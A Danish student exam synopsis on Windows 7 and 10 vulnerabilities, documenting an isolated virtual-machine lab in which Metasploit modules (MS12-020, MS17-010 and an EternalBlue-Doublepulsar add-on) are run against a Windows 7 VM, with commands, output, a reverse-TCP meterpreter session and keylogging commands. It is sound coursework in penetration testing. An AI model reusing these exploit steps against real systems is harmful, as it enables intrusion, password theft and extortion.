

Zealand – Sjællands Erhvervsakademi

DAT rf18da3b4-4b, rf18da3c-4c, rf18cs3q-4q Valgfag/Electives - Specialiseringsprøve F20

Revision 4 sem

Prædefineret information

Startdato:	28-03-2020 09:00	Termin:	jun 2020
Slutdato:	29-05-2020 11:00	Bedømmelsesform:	Dansk 7-trinsskala
Eksamensform:	Mundtlig prøve	ECTS:	30
SIS-kode:	259410 0620 rf18da3b4-4b 71224 - MDT EKS 7TRIN		
Intern bedømmer:	Michael Claudius		
Intern bedømmer:	Jens Peter Andersen		

Deltager

Navn:	Emil Mosbæk Walsøe Pedersen
Kandidatnr.:	10138 43201 jun 2020 2001 3970
UNI-C ID:	(Ikke sat)
Alt. id:	(Ikke sat)
EASJ-id:	(Ikke sat)

Gruppe

Gruppenavn:	Enkeltmandsgruppe
Gruppenummer:	28
Øvrige medlemmer:	Deltageren har afleveret i en enkeltmandsgruppe



Sårbarheder i Windows operativsystemer

Skrevet af: Emil Mosbæk Walsøe Pedersen

Vejleder: Michael Claudius

Skole: Zealand – Campus Roskilde

Uddannelse: Datamatiker – 4. semester

Afleveret: 28. Maj 2020.

Anslag: 22.460

Indholdsfortegnelse

Introduktion	2
Indledning.....	2
Motivation.....	2
Problemstilling.....	2
Metodisk tilgang.....	2
Research.....	2
Eksperiment.....	3
Dokumentation.....	3
Planlægning.....	3
Windows 7 sårbarheder.....	4
Eksperimenter	4
Forberedelse.....	4
Udførelse.....	6
Metode 1 – MS12_020_Maxchannelids.....	6
Metode 2 – MS17-010.....	7
Metode 3 – Eternalblue-doublepulsar	8
Hvordan har sårbarheder i Windows 7 haft indflydelse på senere opdateringer?	11
Hvilke sårbarheder er der i Windows 10?.....	11
Konklusion.....	12
Refleksion.....	12
Referencer:.....	13

Introduktion

Indledning

Windows er det mest anvendte operativsystem i verden. Det er udviklet af Microsoft og fik sin storhedstid med udgivelsen af Windows 95. Windows 7 og Windows 10 har været nogen af de mest succesfulde i nyere tid, og disse versioner vil jeg tage udgangspunkt i.

Denne synopsis danner grundlag for den mundtlige 4. semester eksamen i valgfaget 'IT-Security', og omfatter sårbarheder og angreb i Windows.

Motivation

Jeg er vokset op med Windows, og har haft en Windows maskine lige siden jeg gik i 0. klasse. Det har altid interesseret mig, hvordan en computer fungerede og hvilke muligheder man har i den virtuelle verden. Den første computervirus, som jeg hørte om, var fra min far. Han havde en computer via hans arbejde, som han anvendte til mails osv. En dag modtog han en mail fra en ukendt email-adresse, men den gang var man ikke så bekymret for den slags, så han åbnede mailen og de vedhæftede filer. Kort tid efter hoppede der en lille mand med en hammer op fra hans proceslinje, som gik hen og svingede hammeren. Skærmbilledet gik itu og faldt ned til bunden af skærmen. Min far slukkede computeren og prøvede at tænde den igen, men uden held. Den var ubrugelig efter det angreb og var den første virus, som jeg nogensinde hørte om.

Efter at have hørt den historie har jeg altid været meget forsigtig med hvilke programmer og filer jeg downloader eller hvilke internetsider, som jeg tilgår. For at få en dybere forståelse for hvordan man kan sikre sig mod angreb fra forskellige kilder, har jeg valgt dette emne.

Problemstilling

Denne problemstilling danner grundlag for min synopsis, og består af et hovedspørgsmål samt fire underliggende spørgsmål.

HVORDAN KAN EN WINDOWS MASKINE OVERTAGES OG UDNYTTES?

1. Hvilke sårbarheder er der i Windows 7?
2. Hvilke værktøjer findes der til at udnytte de sårbarheder der er i Windows 7?
3. Hvordan har sårbarheder i Windows 7 haft indflydelse på senere opdateringer?
4. Hvilke sårbarheder er der i Windows 10?

Metodisk tilgang

Til at besvare min problemstilling, vil min metodiske tilgang bygge på 3 faser:

1. Research
2. Eksperiment
3. Dokumentation

Research

Ved research vil jeg søge på internettet efter forskellige måder at tilgå Windows maskine, da jeg på nuværende stadie, ikke kender nogen sårbarheder eller svagheder i Windows udover at direkte downloade filer, som er inficeret med malware, spyware eller lignede. Jeg vil tage udgangspunkt i Metasploit, da vi har stiftet bekendtskab med dette exploit-værktøj i undervisningen.

Eksperiment

Efter at have researchet flere metoder vil jeg afprøve dem med hjælp fra Virtual Machines, også forkortet til VMs, på et NAT-netværk. Da jeg har tilgang til begge maskiner, kender jeg IPv4 adresserne på begge maskiner og anvender derfor ikke et IP-scan for at finde target maskinen. Man kunne anvende Xerosploit til IP-scan, men jeg har valgt at undlade dette. Jeg vil teste om jeg kan opnå adgang til target maskinen og hvilke muligheder jeg har efter at jeg har opnået adgang.

Dokumentation

Efter et eksperiment vil jeg dokumentere mine fund ved hjælp af screenshots og beskrive den proces jeg har været igennem for at kunne af- eller bekræfte en exploit metode.

Planlægning

Da jeg gør brug af den videnskabelige metode ved at researche og eksperimentere, har jeg fravalgt at gøre brug af udviklingsmetoder, som XP og SCRUM, da min tilgang ikke er produkt- eller procesorienteret.

Jeg har afsat fem hverdage per uge til at udarbejde synopsis og at finde nye exploit-metoder.

Nedenstående er mit skema opsat i en tabel:

UGEPLAN	MANDAG	TIRSDAG	ONSDAG	TORSDAG	FREDAG
09:00 – 11:30	Research og test af exploits	Synopsis skrivning	Research og test af exploits	Synopsis skrivning	Research og test af exploits
12:30 – 15:00	Notering og dokumentation af arbejde udført	Vejledning med Micheal Claudius – derefter tilretning af synopsis	Notering af brugbare exploits	Synopsis skrivning	Synopsis skrivning

Windows 7 sårbarheder

Sårbarheder udnyttes oftest til enten at låse computeren og dens filer, at opnå adgang til filer eller passwords på computeren eller at stoppe funktionaliteten af computeren. Den mest velkendte metode til det er at få målet til at downloade en fil eller et program, som giver hackeren adgang til computeren. Udover at downloade en fil med virus, så der andre muligheder for at få adgang, som for eksempel et angreb på en af målets åbne porte. Ved et angreb på en port, er der mange faktorer som kan gøre at angrebet fejler. De fleste computere har en firewall, som blokerer ukendt udefrakommende net trafik. Men hvis man ikke har sin firewall aktiveret, så kan man let blive et mål for angreb¹.

Eksperimenter

Forberedelse

Til at kunne teste disse forskellige exploits, skal jeg have en target-maskine. Men det kan ikke være en anden persons eller offentlige computer, da det ville føre til en kriminel handling. Løsningen på dette kan enten være hvis man selv har flere tilgængelige maskiner eller anvender virtuelle maskiner.

I mit testrum anvender jeg: Oracle VM VirtualBox, som har mulighed for at have flere forskellige virtuelle maskiner (eller forkortet til VMs) kørende på samme tid. Som en del af pensum i IT-Security² har vi allerede arbejdet med VMs, og hvordan man initialisere de forskellige operativsystemer til at kunne kommunikere på samme lukkede netværk. Jeg vil anvende Kali Linux, Windows 7 og Windows 10 til de forskellige eksperimenter. Kali Linux er et Linux baseret operativsystem, hvilket indeholder Metasploit, som er det exploit system jeg vil anvende. Både Windows 7 og Windows 10 er mine target-maskiner, som vil blive angrebet af exploits jeg benytter i Metasploit. Så efter at have dedikeret RAM-, harddisk- og CPU-specifikationer for hvert system, er jeg nu klar til at sætte et NAT-Netværk op, som alle systemerne kan kommunikere på uden at være til fare eller sårbare fra udefra kommende kilder.


Til udførelsen af disse exploits anvender jeg Metasploit, som har en del værktøjer pre-installeret. En af de værktøjer er Meterpreter, som kan anvendes til at udforske den angrebte maskine og eksekvere kode på den maskine.

¹ Easttom, C. (2016). Computer Security Fundamentals (3. udg.). Pearson Education, Inc.

<https://dynacorps.net/downloading/Computer%20Security%20Fundamentals%203ed%20%5B2016%5D.pdf>

² Claudius, M. (s.d.). Introduktion til Kali linux. MICL EASJ. http://micl-easj.dk/IT%20Security/Opgaver_Alm/Kali%20Linux%20Tools.pdf

Jeg starter begge mine VMs og i Windows kommandoprompt skriver jeg: ipconfig.



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\IEUser>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::256b:4013:4140:453f%15
    IPv4 Address. . . . . : 10.0.2.5
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.2.1


Tunnel adapter isatap.{53152A2F-39F7-458E-BD58-24D17099256A}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Users\IEUser>_
```

Her skal jeg have IPv4-adressen på Windows 7 maskinen (10.0.2.5). Man kunne have anvendt andre værktøjer, som for eksempel Xerosploit til at finde IP-adresser på samme netværk. Da det ikke er mit fokuspunkt i opgaven har jeg valgt at finde IP-adressen på den nemmeste måde.

Jeg hopper hen i Kali Linux og åbner en terminal.



```
root@kali:~# ping 10.0.2.5
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data:
64 bytes from 10.0.2.5: icmp_seq=1 ttl=128 time=1.16 ms
64 bytes from 10.0.2.5: icmp_seq=2 ttl=128 time=0.645 ms
64 bytes from 10.0.2.5: icmp_seq=3 ttl=128 time=0.582 ms
64 bytes from 10.0.2.5: icmp_seq=4 ttl=128 time=0.533 ms
^C
open: unknown
--10.0.2.5 ping statistics --
4 packets transmitted, 4 received, 0% packet loss, time 62ms
rtt min/avg/max/mdev = 0.533/0.730/1.163/0.254 ms
root@kali:~# msfconsole
```

Jeg anvender ping funktionen til at se om mine VMs er på samme netværk og at der er mulighed for kommunikation. Derefter åbner jeg Metasploit med msfconsole kommandoen³.

³ Claudius, M., D. Hansen, F., Z. Simonsen, A. & Fayez, H. (s.d.). *Pentest on Metasploitable*. MICL EASJ. http://micl-easj.dk/IT%20Security/Opgaver_Alm/Pentest%20using%20Metasploitable%20vs.%201.0.pdf

Udførelse

Metode 1 – MS12_020_Maxchannelids

Den første exploit⁴ jeg prøver at anvende skulle overloade nettrafikken på Windows 7 og få operativsystemet til at crashe.

```
msf5 > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf5 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set RHOST 10.0.2.5
RHOST => 10.0.2.5:81:5F (Oracle VirtualBox virtual NIC)
msf5 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > exploit
[*] 1 IP address (1 host up) scanned in 7.99 seconds
[-] 10.0.2.5:3389 - 10.0.2.5:3389 - RDP Service Unreachable
[*] Auxiliary module execution completed 2020-04-28 13:20 EDT
```

Jeg sætter Remote Host til 10.0.2.5 og kører exploitet ved exploit kommandoen. Men får svar tilbage at Windows 7 maskinen ikke er tilgængelig. Derfor bruger jeg 'Show options' til at få lidt informationer om hvilken port angrebet foregik på.

```
msf5 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > show options
Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):
  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    10.0.2.5         yes       The target address range or CIDR identifier
  RPORT     3389             yes       The target port (TCP)
msf5 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > exit
```

Her kan vi se at exploitet anvender port 3389. Jeg prøver at disable firewall i Windows, men får samme svar tilbage. Udover at porten var lukket, så står også noteret, at den Windows version man vil angribe, ikke måtte have opdateringer da nogle af sårbarhederne blev lappet med senere opdateringer. Den version, som jeg er i besiddelse af, har servicepakke 1 installeret fra starten. Så dette er højst sandsynligt årsagen til at porten, som er anvendte ved denne exploit er lukket på min Windows 7 VM. Herefter måtte jeg konkludere at jeg ikke kendte nok om Windows 7 maskinen, men anvendte Nmap til at se hvilke porte der var tilgængelige⁵.

```
root@kali:~# sudo nmap -sT 10.0.2.5
Starting Nmap 7.70 ( https://nmap.org ) at 2020-04-28 12:08 EDT
Nmap scan report for 10.0.2.5
Host is up (0.0012s latency).
Not shown: 986 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
2869/tcp  open  icslap
5357/tcp  open  wsdapi
10243/tcp open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 08:00:27:99:B1:5F (Oracle VirtualBox virtual NIC)
```

⁴ Shashwat. (2014, 11. April). *Penetration Testing: Crash Windows 7 Using Metasploit and Remote Desktop Connection Vulnerability*. Kali Tutorials. <https://www.kalitutorials.net/2014/04/penetration-testing-crash-windows-7.html>

⁵ *How to Check (Scan) for Open Ports in Linux*. (2019, 9. Juli). Linuxize. <https://linuxize.com/post/check-open-ports-linux/>

Her fik jeg en liste af porte, som ville være åbne og derfor en mulighed for angreb. Jeg søgte længe og fandt ud af, at en passende payload ville være Meterpreter, jeg valgte at holde mig til tcp-porte så jeg kunne anvende `reverse_tcp`.

Metode 2 – MS17-010

Det andet exploit⁶, som jeg forsøgte at anvende, brugte port 445 og en payload med Meterpreter. En payload⁷ er kode, som bliver eksekveret på den hackede computer. Det kan opdeles i tre forskellige dele: Singles er selvstændige og er ikke afhængige af andre filer. De kan åbne kommunikation direkte til Metasploit eller eksekvere en simpel funktion.

Stagers bruges til at oprette kommunikation mellem målet og hackeren, og derefter gå videre til næste stadie. Dette næste stadie er for eksempel at downloade de større payloads (Stages), gemme dem i hukommelsen og eksekvere dem.

Stages er større payloads som bliver downloadet af Stagers. Stages har ofte flere forskellige funktioner indbygget i sig og er ikke begrænset af filstørrelse, fordi de bliver downloadet af Stagers.

```
msf5 > use exploit/windows/smb/ms17_010_psexec
msf5 exploit(windows/smb/ms17_010_psexec) > set RHOST 10.0.2.5
RHOST => 10.0.2.5
msf5 exploit(windows/smb/ms17_010_psexec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_psexec) > set LHOST 10.0.2.15
LHOST => 10.0.2.15 (Oracle VirtualBox virtual NIC)
msf5 exploit(windows/smb/ms17_010_psexec) > run
[*] 1 IP address (1 host up) scanned in 7.99 seconds
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.5:445 - Target OS: Windows 7 Enterprise 7601 Service Pack 1
[-] 10.0.2.5:445 - Unable to find accessible named pipe!
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/ms17_010_psexec) > exit
```

Meterpreter⁹ er en Metasploit payload, som anvendes til at oprette en session og et interface for at udforske target-maskinen eller eksekvere kode på target-maskinen. Meterpreter er en .dll injektion i RAM hukommelsen og er ikke gemt på selve harddisken.

Så jeg sætter RHost til 10.0.2.5 og payload til meterpreter reverse_tcp. Udover at sætte remote host er det også vigtigt at LHost til IPv4-adressen på Kali Linux VM. Efter forberedelserne er overstået er det tid til at køre koden. I bogen Metasploit Penetration Testing Cookbook, som gennem gik brugen af denne exploit, var der ikke beskrevet dette tilfælde med "Unable to find accessible named pipe". Jeg gik igennem afsnittet MS17-010¹⁰ igen og lagde mærke til at den Windows version, som var målet i dette afsnit, var Windows

⁶ Singh, A., Jaswal, N., Agarwal, M. & Teixeira, D. (2018). MS17-010. I: V. Boricha (Red.), *Metasploit Penetration Testing Cookbook: Evade antiviruses, bypass firewalls and exploit complex environments with the most wisely used penetration testing framework* (s. 113-119). Packt Publishing Ltd.

⁷ *Understanding Payloads In Metasploit*. (s.d.). Offensive Security. <https://www.offensive-security.com/metasploit-unleashed/payloads/>

⁸ Cleary, L. (2016, 10. Februar). Understanding Metasploit Payloads. *Hello Its Liam*. <https://www.helloitsliam.com/2016/02/10/understanding-metasploit-payloads/>

⁹ *What is Meterpreter?*. (s.d.). The Secret Security Wiki. <https://doubleoctopus.com/security-wiki/threats-and-tools/meterpreter/>

¹⁰ Singh, A., Jaswal, N., Agarwal, M. & Teixeira, D. (2018). MS17-010. I: V. Boricha (Red.), *Metasploit Penetration Testing Cookbook*(s. 113-119)

Server 2008 R2 og ikke Windows 7 Enterprise. Derfor valgte jeg, at ikke bruge mere tid på et exploit, som var målrettet til en anden version af Windows.

Metode 3 – Eternalblue-doublepulsar

Herefter måtte jeg tilbage til at researche, og fandt efter en lang søgning en YouTube video¹¹, som faldt under de krav jeg nu havde til at et exploit kunne fungere.

Dette exploit er ikke en del af dem, som allerede er tilgængelige i Metasploit og krævede derfor lidt ekstra forberedelse.

Jeg startede med at klonе filerne fra github¹² til Kali Linux i en ny terminal.

```
root@kali:~# git clone https://github.com/ElevenPaths/Eternalblue-Doublepulsar-Metasploit
```

Herefter navigerede jeg ind i mappen Eternalblue-Doublepulsar-Metasploit og flyttede filen 'eternalblue_doublepulsar.rb' til Metasploits exploits mappe.

```
root@kali:~# ls
Desktop  Downloads  Music      Public     Videos
Documents  Eternalblue-Doublepulsar-Metasploit  Pictures  Templates

root@kali:~# cd Eternalblue-Doublepulsar-Metasploit
root@kali:~/Eternalblue-Doublepulsar-Metasploit# ls
deps  eternalblue_doublepulsar.rb  LICENSE  README.md
root@kali:~/Eternalblue-Doublepulsar-Metasploit# mv eternalblue_doublepulsar.rb
/usr/share/metasploit-framework/modules/exploits/windows/smb
root@kali:~/Eternalblue-Doublepulsar-Metasploit#
```

Jeg går tilbage i Metasploit terminalen og anvender eternalblue.

```
msf5 > use exploit/windows/smb/eternalblue_doublepulsar
msf5 exploit(windows/smb/eternalblue_doublepulsar) > info

  Name: EternalBlue
  Module: exploit/windows/smb/eternalblue_doublepulsar
  Platform: Windows
  Arch: x86, x64
  Privileged: No
  License: Metasploit Framework License (BSD)
  Rank: Normal

Provided by:
  Pablo Gonzalez ( <Pablo Gonzalez (@pablogonzalezpe)>
  Sheila A. Berta ( <Sheila A. Berta (@UnaPibaGeek)>

Available targets:
  Id  Name
  --  ---
  0   Windows XP (all services pack) (x86) (x64)
  1   Windows Server 2003 SP0 (x86)
  2   Windows Server 2003 SP1/SP2 (x86)
  3   Windows Server 2003 (x64)
  4   Windows Vista (x86)
  5   Windows Vista (x64)
  6   Windows Server 2008 (x86)
  7   Windows Server 2008 R2 (x86) (x64)
  8   Windows 7 (all services pack) (x86) (x64)
```

Ved at skrive info, kan jeg se at min Windows 7 VM burde været et gyldigt mål for denne exploit. Igen sætter jeg RHost til 10.0.2.5.

```
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set rhost 10.0.2.5
rhost => 10.0.2.5
```

¹¹ KALI LINUX TRICKS. (2017, 25. August). *How to exploit windows 7 ONLY BY IP using Kali Linux 2017.1 (Tutorial)* [Video]. YouTube. <https://www.youtube.com/watch?v=goUVgchVGB0>

¹² <https://github.com/ElevenPaths/Eternalblue-Doublepulsar-Metasploit>

Udover at sætte RHost, LHost og payload til det samme, som i den forrige exploit, så sættes Processinject til svchost.exe

```
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set PROCESSINJECT svchost.exe
PROCESSINJECT => svchost.exe
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set lhost 10.0.2.15
lhost => 10.0.2.15
msf5 exploit(windows/smb/eternalblue_doublepulsar) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.5:445 - Generating Eternalblue XML data
[*] 10.0.2.5:445 - Generating Doublepulsar XML data
[*] 10.0.2.5:445 - Generating payload DLL for Doublepulsar
[-] 10.0.2.5:445 - Exploit failed: Errno::ENOENT No such file or directory @ rb_sysopen
- /root/.wine/drive_c/eternal11.dll
[*] Exploit completed, but no session was created.
```

Exploitet kunne ikke gennemføres da manglende en destination til en .dll fil. Fandt en løsning ved at oprette destinationen.

```
root@kali:~# mkdir -p /root/.wine/drive_c/
```

Dette var dog ikke nok, som jeg hurtigt fandt ud af efter jeg prøvede at køre exploitet igen.

```
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/eternalblue_doublepulsar) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.5:445 - Generating Eternalblue XML data
[*] 10.0.2.5:445 - Generating Doublepulsar XML data
[*] 10.0.2.5:445 - Generating payload DLL for Doublepulsar
[*] 10.0.2.5:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 10.0.2.5:445 - Launching Eternalblue...
it looks like wine32 is missing, you should install it.
multiarch needs to be enabled first. as root, please
execute "dpkg --add-architecture i386 && apt-get update &&
apt-get install wine32"
```

I kommentarerne under videoguiden¹³, var der linket til netop dette med Wine32¹⁴, som jeg også stødte på.

```
root@kali:~# dpkg --add-architecture i386 && apt-get update &&
> apt-get install wine32
Hit:1 http://mirrors.dotsrc.org/kali kali-rolling InRelease
Get:2 http://mirrors.dotsrc.org/kali kali-rolling/main i386 Packages [16.3 MB]
Get:3 http://mirrors.dotsrc.org/kali kali-rolling/non-free i386 Packages [167 kB]
```

Denne installerings og opdaterings kommando tog omkring 15 mins og gennemgik flere 1000 liner kode.

¹³ KALI LINUX TRICKS. (2017, 25. August). *How to exploit windows 7 ONLY BY IP using Kali Linux 2017.1 (Tutorial)* [Video]. YouTube. <https://www.youtube.com/watch?v=goUVgchVGB0>

¹⁴ RootSaid - Arduino & Pi Robotics. (2017, 17. Maj). *[Solved] - wine: Bad EXE Format For z/root/- Eternal Blue - Double Pulsar Error* [Video]. YouTube. <https://www.youtube.com/watch?v=FGmWxajkZAc>

Men efter denne lange proces var det tid til at afprøve om exploitet kunne køres.

```
msf5 exploit(windows/smb/eternalblue_doublepulsar) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.5:445 - Generating Eternalblue XML data
[*] 10.0.2.5:445 - Generating Doublepulsar XML data
[*] 10.0.2.5:445 - Generating payload DLL for Doublepulsar
[*] 10.0.2.5:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 10.0.2.5:445 - Launching Eternalblue...
Could not find Wine Gecko. HTML rendering will be disabled.
Could not find Wine Gecko. HTML rendering will be disabled.
wine: configuration in L"/root/.wine" has been updated.
[+] 10.0.2.5:445 - Pwned! Eternalblue success!
[*] 10.0.2.5:445 - Launching Doublepulsar...
[*] Sending stage (179779 bytes) to 10.0.2.5
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.5:49184) at 2020-04-28 11:36:31 -0400
[+] 10.0.2.5:445 - Remote code executed... 3... 2... 1...
```

Så jeg satte alle de forrige steps op igen og eksekveret koden. Der opstod ingen fejl og jeg kom ind i meterpreteret modulet. Hvor jeg herefter kunne skrive 'sysinfo' for at få oplysninger omkring maskinen, som jeg havde tilgået.

```
[+] 10.0.2.5:445 - Remote code executed... 3... 2... 1...

meterpreter > sysinfo
Computer      : IE9WIN7
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture : x86
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 3
Meterpreter   : x86/windows
```

Her kan jeg se oplysningerne på min Windows 7 maskine, hvor jeg derefter undersøgte hvilke muligheder jeg havde.

```
Stdapi: User interface Commands
=====

Command      Description
-----
enumdesktops List all accessible desktops and window stations
getdesktop   Get the current meterpreter desktop
idletime     Returns the number of seconds the remote user has been idle
keyscan_dump Dump the keystroke buffer
keyscan_start Start capturing keystrokes
keyscan_stop Stop capturing keystrokes
screenshot   Grab a screenshot of the interactive desktop
setdesktop   Change the meterpreters current desktop
uictl        Control some of the user interface components
```

For eksempel kunne jeg optage hvilke taster der blev anvendt på computeren, som kunne anvendes til at finde forskellige passwords. Der er rigtig mange muligheder for styring af maskinen efter exploitet var succesfuldt.

Hvordan har sårbarheder i Windows 7 haft indflydelse på senere opdateringer?

Den første exploit jeg prøvede at anvende i afsnittet, [Eksperimenter - Metode 1 – MS12_020_Maxchannelids](#), forsøgte at anvende port 3389 på target-maksinen. Som tidligere beskrevet ville den exploit kunne forårsage et crash på en Windows 7 maskine eller Windows 2008 server. Efter en del research har jeg fundet Microsofts egen statement af sårbarheden ved brugen af Remote Desktop Protocol (RDP) på port 3389¹⁵. Opdateringen adresserer sårbarheden ved at ændre hvordan Remote Desktop Services håndtere connection requests. Dette var ikke kun en sårbarhed i Windows 7, men også i Windows Server 2008 versioner. Ved blokeringen af denne port kan exploitet ikke få adgang og stopper derved den sårbarhed, som MS12_020_Maxchannelids udgjorde for Windows systemerne. Hvis denne sårbarhed havde stadig været tilgængelig, kunne det have haft alvorlige konsekvenser for flere brugere af Windows systemer, da der stadig anvendes disse versioner i nogle tilfælde.

Hvilke sårbarheder er der i Windows 10?

I forhold til Windows 10 sårbarheder har det været svært at finde specifikke exploits. En af årsagerne til at det har været besværligt er, at det er den nuværende version af Windows og eventuelle exploits ikke flourer på samme måde. Jeg har kun kunne finde én måde at udnytte en sårbarhed i Windows 10 og denne vil jeg fremvise ved eksaminationen.

¹⁵ Microsoft. (2019, 14. Maj). *CVE-2019-0708: Remote Desktop Services Remote Code Execution Vulnerability*. Microsoft. <https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2019-0708>

Konklusion

Sårbarheder eksisterer i alle programmer og operativsystemer, men omfanget af den risiko de udgør, er meget forskellig. I denne synopsis har jeg undersøgt hvilke sårbarheder der er i Windows 7, hvilke værktøjer kan anvendes til angribe disse sårbarheder og hvordan Microsoft bekæmper disse sårbarheder.

Som nævnt tidligere er målet ved et angreb, at enten få informationer om individet, individets filer eller passwords, låse computeren og dens filer eller at stoppe funktionaliteten af computeren. Dette kan gøres ved hjælp af værktøjer som Metasploit, der tilbyder en række forskellige exploits. Disse værktøjer er ikke kun til at angribe sårbare systemer, men har også til formål at belyse sårbarheder for systemudviklere, således at fremtidige versioner ikke indeholder kendte sårbarheder. Microsoft laver hyppige opdateringer af deres operativsystemer for at imødekomme trusler fra sårbarheder, der bliver fundet af forskellige værktøjer. At lave et fuldkommen sikkert system er ikke muligt, da der altid vil være en monetær værdi i at kunne få adgang til et sikkert system. Derfor er penetration testing og opdatering af svagheder yderst vigtigt.

Ved hjælp af Metasploit og Eternalblue-doublepulsar lykkedes det at finde en sårbarhed, der kunne udnyttes til at overtage target-computeren. Dette gav adgang til at optage hvilke taster der blev anvendt på computeren, som giver mulighed for at kunne finde passwords til Netbank, Borger.dk, E-mails, kreditkortoplysninger ved onlineshopping og andre personlige konti. Herefter kan man være i besiddelse af en lang række personlige oplysninger, som kan udnyttes til forskellige kriminelle formål som tyveri af penge, dokumentsvindel, identitetstyveri m.v. Udover at finde personlige oplysninger kunne man derefter oprette en ny bruger og ændre administrator rettighederne på target-computer for låse individet ude af sin egen computer, og efterfølgende kræve en løsesum, hvis man vurderer at der er følsomme filer på computerens harddisk. De fleste angreb vil være forbundet til monetær værdi, enten ved udnyttelse af kontooplysninger, eller ved videresalg af enten persondata eller informationer om virksomheder eller nationer.

Igennem min research har jeg lært meget om hvorfor sikkerhed er vigtigt både for privatpersoner og ikke mindst i arbejdsrelaterede sammenhænge. Og især hvor stor betydning sikkerheden har, som systemudvikler, for opbevaring af data, for beskyttelse af en virksomheds interne netværk og kommunikation via internettet.

Refleksion

Hvad kunne været gjort anderledes?

- Bedre research af target-maskinen med fokus på, hvor der findes tilgængelige sårbarheder

Hvilken viden har jeg erhvervet, som kan anvendes uden for opgavens rammer?

- Viden om hvorfor tests af systemet er vigtige både for funktionalitet men også at opretholde sikkerheden i systemet fra eksterne kilder.
- Hvorfor arbejds- og privat-computere bør adskilles og ikke være en sårbarhed for en virksomhed. Og en interesse i hvordan man sikre en computer hvis den skal kunne bruges til både arbejds- og private-sager

Referencer:

KALI LINUX TRICKS. (2017, 25. August). *How to exploit windows 7 ONLY BY IP using Kali Linux 2017.1 (Tutorial)* [Video]. YouTube. <https://www.youtube.com/watch?v=goUVgchVGB0>

Github, som er anvendt i How to exploit windows 7 only by IP:

<https://github.com/ElevenPaths/Eternalblue-Doublepulsar-Metasploit>

RootSaid - Arduino & Pi Robotics. (2017, 17. Maj). *[Solved] - wine: Bad EXE Format For z/root/ - Eternal Blue - Double Pulsar Error* [Video]. YouTube. <https://www.youtube.com/watch?v=FGmWxajkZAc>

